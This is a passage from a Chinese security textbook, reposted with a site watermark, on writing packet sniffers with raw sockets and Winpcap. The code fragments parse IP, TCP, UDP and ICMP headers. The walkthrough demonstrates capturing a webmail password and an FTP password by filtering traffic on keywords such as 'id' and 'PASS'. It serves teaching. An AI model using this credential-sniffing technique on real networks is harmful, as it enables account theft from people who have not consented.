上面程序是实现解析 IP 数据包的功能函数部分代码。参数 buf 是输入的嗅探到的数据包。程序流程是：首先将输入的 buf 转换成 IP 首部格式。然后从 IP 首部提取出协议类型编号并调用 inet_nto 函数提取源地址 IP、目的地址 IP。最后提取 IP 首部长度 iIpLen 和整个数

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

据包长度 packet_totallen。

```
        // 下面显示过滤信息
        if(paramAll) // 显示所有协议类型数据包
        {
            ShowPackInfo(buf+iIpLen,iProtocol,szSourceIP,szDestIP,szProtocol);
        }
        // 显示 TCP 类型数据包
        else if(paramTcp && (iProtocol == IPPROTO_TCP))
        {
            ShowPackInfo(buf+iIpLen,iProtocol,szSourceIP,szDestIP,szProtocol);
        }
        // 显示 UDP 类型数据包
        else if(paramUdp && (iProtocol == IPPROTO_UDP))
        {
            ShowPackInfo(buf+iIpLen,iProtocol,szSourceIP,szDestIP,szProtocol);
        }
        // 显示 ICMP 类型数据包
        else if(paramIcmp && (iProtocol == IPPROTO_ICMP))
        {
            ShowPackInfo(buf+iIpLen,iProtocol,szSourceIP,szDestIP,szProtocol);
        }
        return true;
    }
```

上面程序是实现解析 IP 数据包的功能函数部分代码。程序判断嗅探协议类型的变量，如果 paramAll 为 true，则表明显示所有协议类型的数据包。如果 paramTcp 为 true 并且 iProtocol 协议编号为 TCP，则表明显示 TCP 的数据包。如果 paramUdp 为 true 并且 iProtocol 协议编号为 UDP，则表明显示 UDP 的数据包。如果 paramIcmp 为 true 并且 iProtocol 编号为 ICMP，则表明显示 ICMP 数据包。

```
    // 设置嗅探器参数
    bool SetSnifferParam( )
    {
        int ret;
        bool check_input = false;
        while(!check_input)
        {
            printf("请选择要嗅探的数据包类型  0->全部  1->TCP 2->UDP 3->ICMP : ");
            scanf("%d",&ret);
            switch(ret)
            {
                case 0:
                    paramAll = true; // 嗅探所有协议类型数据包
                    check_input = true;
                    break;
                case 1:
                    paramTcp = true;// 嗅探 TCP 类型数据包
                    check_input = true;
                    break;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        case 2:
            paramUdp = true;        // 嗅探 UDP 类型数据包
            check_input = true;
            break;
        case 3:
            paramIcmp = true;       // 嗅探 ICMP 类型数据包
            check_input = true;
            break;
        default:
            printf("输入错误!!!\n"); // 错误处理
            check_input = false;
            break;
        }
}
```

上面程序是实现设置嗅探器参数的功能函数部分代码。程序使用控制台交互的方式由用户输入要嗅探的数据包协议类型，0 代表所有协议类型，1 代表 TCP 类型，2 代表 UDP 类型，3 代表 ICMP 类型。如果用户输入错误，则重新进行输入。

```
    printf("\n 请输入嗅探的主机 A 的 IP 地址(输入 all 即为全部主机):");
    scanf("%s",paramHostAddr_A);
    printf("\n 请输入嗅探的主机 B 的 IP 地址(输入 all 即为全部主机):");
    scanf("%s",paramHostAddr_B);
    printf("\n 是否进行关键字搜索? 0->否  1->是 :");
    scanf("%d",&paramkeyword);
    if( paramkeyword = = 1)
    {
        printf("\n 请输入关键字:");
        scanf("%s",keyword);
    }
    return true;
}
```

上面程序是实现设置嗅探器参数的功能函数部分代码。程序首先由用户输入嗅探的主机 A 的 IP 地址，如果输入“all”表示全部主机，然后输入嗅探的主机 B 的 IP 地址。最后用户选择是否进行关键词查询，如果是，则再次输入关键字。

```
// 主函数
void main(int argc, char **argv)
{
    int iErrorCode;
    char RecvBuf[MAX_PACK_LEN] = {0};
    SetSnifferParam( );
    WSADATA wsaData;
    // 初始化 Winsock 库
    iErrorCode = WSAStartup(MAKEWORD(2,1),&wsaData);
    CheckSockError(iErrorCode, "WSAStartup");
    SockRaw = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
    CheckSockError(SockRaw, "socket");
    // 获取本机 IP 地址，并且判断 Socket 版本，建立原始套接字
    char FAR name[MAX_HOSTNAME_LEN];
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    iErrorCode = gethostname(name, MAX_HOSTNAME_LEN);
    CheckSockError(iErrorCode, "gethostname");
    struct hostent FAR *pHostent;
    pHostent = (struct hostent *)malloc(sizeof(struct hostent));
    pHostent = gethostbyname(name);
    // 设置地址结构，端口为本地的 6000
    SOCKADDR_IN sa;
    sa.sin_family = AF_INET;
    sa.sin_port = htons(6000);
    memcpy(&sa.sin_addr.S_un.S_addr,pHostent->h_addr_list[0],pHostent->h_length);
    // 绑定地址结构
    iErrorCode = bind(SockRaw, (PSOCKADDR)&sa, sizeof(sa));
    CheckSockError(iErrorCode, "bind");
```

上面程序是实现嗅探功能的主函数部分代码。程序流程是：首先调用 SetSnifferParam 函数设置嗅探器相关参数，调用 WSAStartup 函数初始化 Winsock 库。然后调用 socket 函数创建原始套接字，并且调用 gethostname 函数和 gethostbyname 函数获取本机 IP 地址，同时设置本地监听端口号为 6000。最后调用 bind 函数将本地地址结构绑定在套接字上。

```
    // 设置套接字为 SIO_RCVALL,以便接收所有的 IP 包
    DWORD dwBufferLen[10];
    DWORD dwBufferInLen = 1;
    DWORD dwBytesReturned = 0;
    iErrorCode = WSAIoctl(SockRaw, SIO_RCVALL , &dwBufferInLen, sizeof(dwBufferInLen),
        &dwBufferLen, sizeof(dwBufferLen), &dwBytesReturned, NULL, NULL);
    CheckSockError(iErrorCode, "Ioctl");
    // 监听 IP 报文
    while(1)
    {
        // 每次将接收缓冲区清零
        memset(RecvBuf, 0, sizeof(RecvBuf));
        // 开始接收缓冲区的数据
        iErrorCode = recv(SockRaw, RecvBuf, sizeof(RecvBuf),0);
        CheckSockError(iErrorCode, "recv");
        // 对接收到的数据包进行解析
        iErrorCode = DecodeIpPack(RecvBuf);
        CheckSockError(iErrorCode, "Decode");
        Sleep(10);
    }
}
```

上面程序是实现嗅探功能的主函数部分代码。程序流程是：首先调用 WSAIoctl 函数设置原始套接字接收所有的数据包，主要是将函数的第二个参数设置为 SIO_RCVALL。然后开始无限循环调用 recv 函数接收 Hub 上所有的数据包。最后对接收到的数据包调用 DecodeIpPack 函数进行解析。

5.2.2 嗅探运行结果

1. 嗅探普通的数据包

执行 RawSocketSniffer.exe，程序提示选择嗅探的数据包协议类型，输入“0”，表示嗅探

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

所有的协议类型。然后程序提示输入嗅探的主机 A 的 IP 地址，输入“59.64.201.58”，程序提示输入嗅探的主机 B 的 IP 地址，输入“all”，表明程序嗅探所有流经主机 A 的数据包。最后程序提示是否进行关键字搜索，输入“0”，表明不进行搜索。这时，程序就开始嗅探指定的数据包，如图 5-4 所示。




图 5-4　网络嗅探运行结果

2．嗅探 HTTP 敏感信息

网络嗅探的最主要功能就是嗅探敏感信息，比如账号和口令。下面进行实例演示。

执行 RawSocketSniffer.exe，程序提示选择嗅探的数据包协议类型，输入“1”，表示嗅探 TCP 类型。然后程序提示输入嗅探的主机 A 的 IP 地址，输入“59.64.201.58”，程序提示输入嗅探的主机 B 的 IP 地址，输入“61.135.132.203”，主机 B 的 IP 表示的是邮件服务器的 IP 地址，这表明要嗅探邮件账号和密码等敏感信息。最后程序提示是否进行关键字搜索，输入“1”，然后程序提示输入关键字，输入“id”。这时，程序就开始嗅探指定的数据包和关键字。

登录搜狐网站，在邮件用户名栏输入“testsniffer”，密码栏输入“1qwe32”，再单击“登录”按钮，程序嗅探到的结果如图 5-5 所示。

图 5-5 中白色标明的地方就是嗅探到的敏感信息，从“id=testsniffer&password=1qwe32”可以知道，邮箱的用户名是“testsniffer”，密码是“1qwe32”。可以看出，程序嗅探到了 HTTP 相关的敏感信息。用户的邮箱用户名和密码已经被嗅探器窃取。

3．嗅探 FTP 敏感信息

执行 RawSocketSniffer.exe，程序提示选择嗅探的数据包协议类型，输入“1”，表示嗅探 TCP 类型。然后程序提示输入嗅探的主机 A 的 IP 地址，输入“59.64.201.58”，程序提示输入嗅探的主机 B 的 IP 地址，输入“59.64.157.47”，主机 B 的 IP 表示的是 FTP 服务器的 IP 地址，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 5-5 嗅探 HTTP 敏感信息运行结果

这表明要嗅探邮件账号和密码等敏感信息。最后程序提示是否进行关键字搜索，输入“1”，然后程序提示输入关键字，输入“PASS”(表明要嗅探 FTP 的密码)。这时，程序就开始嗅探指定的数据包和关键字。

使用 FTP 客户端软件登录 FTP 服务器，IP 地址是 59.64.157.47，账号是“licy”，密码是“ischisch”。登录成功后，嗅探到的结果如图 5-6 所示。



图 5-6 嗅探 FTP 敏感信息运行结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

图 5-6 中白色标明的地方就是嗅探到的敏感信息，从“PASS ischisch”可以知道，FTP 服务器的密码是“ischisch”。可以看出，程序嗅探到了 FTP 相关的敏感信息。用户的 FTP 密码已经被嗅探器窃取。

5.3 基于 Winpcap 的嗅探程序

5.3.1 嗅探实例

1．Winpcap 开发包简介

Winpcap 是由伯克利分组捕获库派生而来的，它是在 Windows 操作系统平台上来实现对底层包的截取过滤。Winpcap 为用户级的数据包提供了 Windows 系统下的一个平台。Winpcap 是 BPF 模型和 Libpcap 函数库在 Windows 系统平台下网络数据包捕获和网络状态分析的一种体系结构，这个体系结构是由一个核心的包过滤驱动程序，一个底层的动态连接库 packet.dll 和一个高层的独立于系统的函数库 Libpcap 组成。底层的包捕获驱动程序实际为一个协议网络驱动程序，通过对 NDIS 中函数的调用为 Windows 95/98/NT/2000 系统提供一类似于 UNIX 系统下 Berkeley Packet Filter 的捕获和发送原始数据包的能力。Packet.dll 是对这个 BPF 驱动程序进行访问的 API 接口，同时它有一套符合 Libpcap 接口（UNIX 下的捕获函数库）的函数库。Winpcap 的结构图如图 5-7 所示。




图 5-7 Winpcap 架构

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Winpcap 包括 3 个部分。

第 1 个模块 NPF（Netgroup Packet Filter），是一个虚拟设备驱动程序文件。它的功能是过滤数据包，并把这些数据包原封不动地传给用户态模块，这个过程中包括了一些操作系统特有的代码。

第 2 个模块 packet.dll 为 Win32 平台提供了一个公共的接口。不同版本的 Windows 系统都有自己的内核模块和用户层模块。Packet.dll 用于解决这些不同。调用 packet.dll 的程序可以运行在不同版本的 Windows 平台上，而无需重新编译。

第 3 个模块 wpcap.dll 是不依赖于操作系统的。它提供了更加高层、抽象的函数。wpcap.dll 提供了更加友好、功能更加强大的函数调用。Winpcap 的优势提供了一套标准的抓包接口，与 libpcap 兼容，可使得原来许多 UNIX 平台下的网络分析工具快速移植过来便于开发各种网络分析工具，充分考虑了各种性能和效率的优化，包括对于 NPF 内核层次上的过滤器支持，支持内核态的统计模式，提供了发送数据包的能力。

2. Winpcap 实现嗅探器流程

Winpcap 开发包提供的功能有：能够捕获原始数据包、方便地把数据写入到文件和从文件中读出、按照自定义的规则过滤、发送原始数据包、收集网络统计信息。用 VC++结合 Winpcap 包实现嗅探器的一般流程如图 5-8 所示。




图 5-8 Winpcap 实现嗅探器一般流程

具体到编程实现上，除去必要的出错处理外，关键功能的实现如下。

（1）打开网卡列表 DevPointer = pcap_findalldevs(&AllDevsList, ErrBuf)。其中，ErrBuf 是出错缓存，用来写入出错信息；而 AllDevsList 是一个用来描述网卡数据结构的 pcap_if_t 型指针。值得注意的是，在实际捕获数据包之前，必须调用 pcap_freealldevs (AllDevsList) 来释放该指针。对于多网卡机而言，此步目的在于选择要检测的网卡接口，并返回 pcap_if_t 型指针。

（2）打开对应的网卡 DevHandle = pcap_open(DevPointer->name,65536,1,1000,ErrBuf)。在有些系统中，第一个参数为 NULL，表示监视所有网卡。第二个参数表明了要捕获数据包的长度，65 536 保证了所有的数据包能被捕获。参数“1”表示设置成混杂模式，“1000”表示阻塞时间是 1 秒。该函数返回一个指向网卡的设备句柄 DevHandle，它是后面几个函数的关键参数。

（3）设置过滤规则，可用 pcap_compile( )和 pcap_setfilter( )完成，以过滤掉自己不感兴趣的数据包，保证不会因为数据包总量太多而丢失需要监视的数据包。

（4）文件的读写。在一个繁忙的网络中，可能在几秒钟内得到上千个数据包，故有必要将数据存放在文件中以备将来分析使用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

① 打开文件由 DumpFile = ap_dump_open(DevHandle, Path)实现，其中的 Path 存放要打开文件的完整路径。返回值 DumpFile 是一个与设备句柄 DevHandle 相关联的文件句柄。

② 调用 pcap_dump(DumpFile,PktHeader,PktData)将数据存储到文件。其中 DumpFile 是 u_char 型指针，即上面提到的文件句柄。PktData 是一个 u_char 型指针，指向原始数据包。该函数在 PacketHandle( )内部被调用。

③ 用 pcap_open_offline( )打开一个堆文件，之后用 pcap_loop( )循环从文件中读取数据。通过这种方式，读取脱机的数据几乎和实时从网卡上读取数据一模一样。

④ 程序退出前，必须调用 pcap_dump_close(DumpFile)来关闭所关联的文件句柄。

（5）捕获数据包 pcap_loop(DevHandle,0,PacketHandle,DumpFile)，并将接收的数据包写入一个文件（用 pcap_dump( )实现），便于以后分析。一般有以下两种捕获方法。

① 用 pcap_loop( )或是 pcap_dispatch( )。两者功能十分相似，不同的是前者在没有数据包到达时将阻塞，而后者不会被阻塞。

② 循环调用 pcap_next_ex( )或 pcap_next( )，前者只在 Win32 环境下才能够被调用，而后者效率很低，因为它隐藏了回调方法，并且不能够识别文件结束标志 EOF，所以对来自文件的数据流它几乎无能为力。

（6）解析数据包由回调函数 PacketHandle(Param,PktHeader,PktData)实现。其中 Param 是 u_char 型指针，多用于传递参数，如在 PakcetHandle 函数中调用 pacp_dump( )函数就用它来传送文件句柄 DumpFile。PktData 是一个 u_char 型指针，指向原始数据包。

3．Winpcap 实现嗅探器源程序

源代码：WinpcapSniffer.cpp

```
#include <stdio.h>
#include "pcap.h"
#pragma comment(lib,"ws2_32.lib")
#define MAX_PROTO_TEXT_LEN 16          // 子协议名称最大长度
#define MAX_PROTO_NUM 12               // 子协议数量
char TcpFlag[6]={'F','S','R','P','A','U'};   // TCP 标志位
// 定义 IP 地址结构
typedef struct ip_address
{
    u_char byte1;
    u_char byte2;
    u_char byte3;
    u_char byte4;
}ip_address;
```

上面的程序主要包含了相关的头文件、宏定义和定义了 IP 地址结构。IP 地址结构体每个字段是 u_char 型，表示一个 IP 地址的 8 位。

```
// 定义 IP 首部格式
typedef struct ip_header
{
    u_char      ver_ihl;           // 版本和首部长度
    u_char      tos;               // 服务类型
    u_short tlen;                  // 总长度
    u_short identification;        // 标识号
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        u_short flags_fo;           // 段偏移量
        u_char    ttl;              // 生存时间
        u_char    proto;            // 协议
        u_short crc;                // 首部校验和
        ip_address saddr;           // 源 IP 地址
        ip_address daddr;           // 目的地址
        u_int op_pad;               // 选项和填补位
}ip_header;
// 定义 TCP 首部格式
typedef struct tcp_header
{
        unsigned short th_sport;    // 源端口号
        unsigned short th_dport;    // 目的端口号
        unsigned int th_seq;        // SEQ 序号
        unsigned int th_ack;        // ACK 序号
        unsigned char th_lenres;    // 首部长度
        unsigned char th_flag;      // 控制位
        unsigned short th_win;      // 窗口大小
        unsigned short th_sum;      // 校验和
        unsigned short th_urp;      // 紧急指针
}tcp_header;
```

上面程序定义了 IP 首部格式和 TCP 首部格式。

```
// 定义 UDP 首部格式
typedef struct udp_header
{
        u_short sport;              // 16bit 源端口
        u_short dport;              // 16bit 目的端口
        u_short len;                // 16bit 长度
        u_short crc;                // 16bit 校验和
}udp_header;
// 定义 ICMP 首部格式
typedef struct icmp_header
{
        BYTE i_type;                // 8bit 类型
        BYTE i_code;                // 8bit 代码
        unsigned short i_cksum;     // 16bit 校验和
        unsigned short i_id;        // 识别号
        unsigned short i_seq;       // 报文序列号
        unsigned long timestamp;    // 时间戳
}icmp_header;
```

上面程序定义了 UDP 首部格式和 ICMP 首部格式。

```
// 定义子协议映射表
typedef struct _protomap
{
        int ProtoNum;
        char ProtoText[MAX_PROTO_TEXT_LEN];
}PROTOMAP;
// 为子协议映射表赋值
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
PROTOMAP ProtoMap[MAX_PROTO_NUM]={
        {IPPROTO_IP,"IP"},
        {IPPROTO_ICMP,"ICMP"},
        {IPPROTO_IGMP,"IGMP"},
        {IPPROTO_GGP,"GGP"},
        {IPPROTO_TCP,"TCP"},
        {IPPROTO_PUP,"PUP"},
        {IPPROTO_UDP,"UDP"},
        {IPPROTO_IDP,"IDP"},
        {IPPROTO_ND,"ND"},
        {IPPROTO_RAW,"RAW"},
        {IPPROTO_MAX,"MAX"},
        {NULL,""}
};
```

上面程序主要定义了子协议映射表并对映射表进行了赋值。

```
// 将一个 unsigned long 型的 IP 转换为字符串类型的 IP
#define IPTOSBUFFERS 12
char *iptos(u_long in)
{
        static char output[IPTOSBUFFERS][3*4+3+1];
        static short which;
        u_char *p;
        p = (u_char *)&in;
        which = (which + 1 == IPTOSBUFFERS ? 0 : which + 1);
        // 格式化字符串
        sprintf(output[which], "%d.%d.%d.%d", p[0], p[1], p[2], p[3]);
        return output[which];
}
```

上面程序是实现将 unsigned long 型的 IP 转换为字符串类型 IP 的功能函数。参数 in 是输入的无符号长整型 IP。程序流程是：首先定义输出变量 output，然后将输入参数 in 强制转换为 u_char 型，最后使用 sprintf 函数格式化字符串为 IP 地址格式。

```
// 输出网卡信息
void ifprint(pcap_if_t *d, int num)
{
        pcap_addr_t *a;
        printf("\n\n************网卡%d 信息************\n",num);
        // 输出网卡名称
        printf("网卡名    : %s \n",d->name);
        // 网卡描述信息
        if (d->description)
        {
                printf("网卡描述: %s \n",d->description);
        }
        // 反馈
        printf("反馈        : %s \n",(d->flags & PCAP_IF_LOOPBACK)?"yes":"no");
        // IP 地址
        for(a=d->addresses;a;a=a->next)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    {
        switch(a->addr->sa_family)
        {
            case AF_INET:
                printf("IP 地址类型: AF_INET\n");        //打印网络地址类型
                if (a->addr)                             //打印 IP 地址
                    printf("IP 地址: %s\n",
                    iptos(((struct sockaddr_in *)a->addr)->sin_addr.s_addr));
                if (a->netmask)                          //打印掩码
                    printf("掩码: %s\n",
                    iptos(((struct sockaddr_in *)a->netmask)->sin_addr.s_addr));
                if (a->broadaddr)                        //打印广播地址
                    printf("广播地址: %s\n",
                    iptos(((struct sockaddr_in *)a->broadaddr)->sin_addr.s_addr));
                if (a->dstaddr)                          //目的地址
                    printf("Destination Address: %s\n",
                    iptos(((struct sockaddr_in *)a->dstaddr)->sin_addr.s_addr));
                break;
            default:
                printf("Address Family Name: Unknown\n");
                break;
        }
    }
}
```

上面程序是实现输出网卡信息的功能函数。参数 d 是输入的网卡结构体指针；参数 num 是输入的网卡编号。程序流程是：首先将网卡结构体中的字段 name（网卡名）、description（网卡描述）、flags（反馈标志）进行输出。最后进行循环调用 iptos 函数将网卡的 IP 地址、掩码、广播地址和目的地址进行输出。输出网卡信息后，用户就可以选择适当的网卡进行嗅探任务。

```
// 协议识别函数
char *check_protocol(int iProtocol)
{
    for(int i=0; i<MAX_PROTO_NUM;i++)
    {
        // 如果找到对应的子协议，则返回名称
        if(ProtoMap[i].ProtoNum == iProtocol)
        {
            return ProtoMap[i].ProtoText;
        }
    }
    return "";
}
```

上面程序是实现根据输入的协议编号到协议映射表中查找对应的协议名称的功能函数。参数 iProtocol 是输入的协议编号。程序流程是：对映射表进行循环查找，找到对应的协议编号后，输出协议名称。

```
//TCP 解包函数
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
int decode_tcp(char *tcpbuf)
{
    tcp_header *ptcpheader;
    int i;
    // 转换成 TCP 首部格式
    ptcpheader = (tcp_header*)tcpbuf;
    // 输出源端口和目的端口
    printf("    Port : %d-->%d    ",ntohs(ptcpheader->th_sport),ntohs(ptcpheader->th_dport));
    unsigned char FlagMask = 1;
    // 输出标志位
    for(i=0;i<6;i++)
    {
        if((ptcpheader->th_flag) & FlagMask)
        {
            printf("%c",TcpFlag[i]);
        }
        else
        {
            printf("-");
        }
        FlagMask = FlagMask<<1;
    }
    return true;
}
```

上面程序是实现解析 TCP 数据包的功能函数。参数 tcpbuf 是输入的 TCP 首部和数据段的头指针。程序流程是：首先将 TcpBuf 转换成 TCP 首部格式。然后输出 TCP 首部中的源端口号 th_sport 和目的端口号 th_dport。最后采取循环与位的方法输出 TCP 首部中的标志位。

```
//UDP 解包函数
int decode_udp(char *udpbuf)
{
    udp_header *pudpheader;
    pudpheader = (udp_header *)udpbuf;
    // 输出端口和数据长度
    printf("    Port : %d-->%d ",ntohs(pudpheader->sport),ntohs(pudpheader->dport));
    return true;
}
```

上面程序是实现解析 UDP 数据包的功能函数。参数 udpbuf 表示输入的 UDP 数据首部和数据段。程序流程是：首先将输入参数 udpbuf 转换成 UDP 首部格式，然后输出 UDP 首部格式中的源端口号 uh_sport 和目的端口号 uh_dport。

```
//ICMP 解包函数
int decode_icmp(char *icmpbuf)
{
    icmp_header *picmpheader;
    picmpheader = (icmp_header *)icmpbuf;
    // 输出 ICMP 数据包类型、ID 和 SEQ
    printf("    Type : %d,%d",picmpheader->i_type,picmpheader->i_code);
    printf("    ID = %d SEQ = %d",picmpheader->i_id,picmpheader->i_seq);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        return true;
    }
```

上面程序是实现解析 ICMP 数据包的功能函数。参数 icmpbuf 表示输入的 ICMP 首部和数据段。程序流程是：首先将输入参数 icmpbuf 转换成 ICMP 首部格式。然后输出 ICMP 首部中的类型码 Type。最后输出首部格式中的识别号 ID 和报文序列号 SEQ。

```
    // IP 解包函数
    int decode_ip(char *ipbuf, int protocol)
    {
        switch(protocol)
        {
            case IPPROTO_TCP: // TCP 类型数据包
                decode_tcp(ipbuf);
                break;
            case IPPROTO_UDP: // UDP 类型数据包
                decode_udp(ipbuf);
                break;
            case IPPROTO_ICMP: // ICMP 类型数据包
                decode_icmp(ipbuf);
                break;
            default:
                break;
        }
        return true;
    }
```

上面程序是实现 IP 数据包解析的功能函数。参数 ipbuf 是输入的除去 IP 首部的剩余数据部分；参数 protocol 是输入的协议编号。程序根据输入的协议编号选择不同的协议解析函数对数据包进行解码。

```
    // 包处理回调函数，对于每个嗅探到的数据包
    void packet_handler(u_char *param, const struct pcap_pkthdr *header, const u_char *pkt_data)
    {
        ip_header *ih;
        u_int ip_len;
        // 返回 IP 首部的位置
        ih = (ip_header *) (pkt_data +
            14); //以太网的首部长度是 14
        // IP 首部长度
        ip_len = (ih->ver_ihl & 0xf) * 4;
